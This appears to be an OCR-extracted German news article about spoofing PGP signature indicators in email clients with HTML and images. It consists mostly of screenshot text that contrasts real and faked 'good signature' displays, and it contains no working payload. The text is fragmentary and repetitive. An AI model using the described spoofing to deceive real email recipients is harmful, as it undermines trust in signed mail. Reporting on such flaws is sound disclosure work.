
Signaturen fälschen mit HTML und Bildern


PGP-Signaturen sollen gewährleisten, dass eine E-Mail tatsächlich vom korrekten Absender kommt. Mit einem simplen Trick kann man bei vielen Mailclients scheinbar signierte Nachrichten erstellen - indem man die entsprechende Anzeige mittels HTML fälscht.

Von Hanno Böck

25. September 2018, 9:17 Uhr


Enigmail Decrypted message; Good signature from [redacted]
Details
Reply
Forward
Archive
Junk
Delete
More
From [redacted]
Subject [redacted]
[redacted]
To Me <sebix@sebix.at>
Hey!


Important! - IMAP Account 2/Inbox/test – KMail
File Edit View Message Settings Help
Print... Reply Forward Trash Create To-do
HTML Message
Important!
From: Alice <alice@q2.re>
To: Me
Date: 9/10/18 4:39 AM
Signed by alice@q2.re. Show Details
This is a signed message.
End of signed message
Important! - IMAP Account 2/Inbox/test – KMail
File Edit View Message Settings Help
Print... Reply Forward Trash Create To-do
HTML Message
Important!
From: Alice <alice@q2.re>
To: Me
Date: 9/10/18 4:39 AM
Signed by alice@q2.re. Show Details
This is a signed message.
End of signed message


Important message!
File Edit View Message
Reply
Group Reply
Forward
From: Alice <alice@q2.re>
To: bob@q2.re
Subject: Important message!
Date: Sun, 9 Sep 2018 14:16:34 +0200 (09/09/2018 08:16:34 AM)
Security: GPG signed
This is an important message, therefore I signed it!
Valid signature (Alice <alice@q2.re>)
Important message!
File Edit View Message
Reply
Group Reply
Forward
From: Alice <alice@q2.re>
To: bob@q2.re
Subject: Important message!
Date: Sun, 09 Sep 2018 14:16:32 +0200 (09/09/2018 08:16:32 AM)
This is an important message, therefore I signed it!
Valid signature (Alice <alice@q2.re>)

Bob

Hello

To: alice@q2.re

Security: Signed (bob@q2.re)

Hello


Carrol


Hello

Security: Signed (bob@q2.re) <>

To: alice@q2.re

Hello


q:Exit -:PrevPg <Space>:NextPg v:View Attachm. d:Del r:Reply j:Next ?:Help
To: alice@q2.re
From: Bob <bob@q2.re>
Subject: Important!
Date: Mon, 24 Sep 2018 12:13:58 +0200
[-- PGP output follows (current time: Mon 24 Sep 2018 12:41:13 PM CEST) --]
gpg: Signature made Mon 24 Sep 2018 12:13:58 PM CEST
gpg: using RSA key 6DE4022A5A73E65528B2A830DE89962C2C710B54
gpg: Good signature from "Bob <bob@q2.re>" [ultimate]
[-- End of PGP output --]
[-- The following data is signed --]
[-- Attachment #1 --]
[-- Type: text/plain, Encoding: quoted-printable, Size: 0.1K --]
This is important!
- S - 7/8: Bob Important! -- (93%)
PGP signature successfully verified.


q:Exit -:PrevPg <Space>:NextPg v:View Attachm. d:Del r:Reply j:Next ?:Help
To: alice@q2.re
From: Bob <bob@q2.re>
Subject: Important!
Date: Mon, 24 Sep 2018 12:13:58 +0200
[-- PGP output follows (current time: Mon 24 Sep 2018 12:39:45 PM CEST) --]
gpg: Signature made Mon 24 Sep 2018 12:13:58 PM CEST
gpg: using RSA key 6DE4022A5A73E65528B2A830DE89962C2C710B54
gpg: Good signature from "Bob <bob@q2.re>" [ultimate]
[-- End of PGP output --]
[-- The following data is signed --]
[-- Attachment #1 --]
[-- Type: text/plain, Encoding: quoted-printable, Size: 0.1K --]
This is important!
- F- 8/8: Bob Important! -- (95%)

Fragen?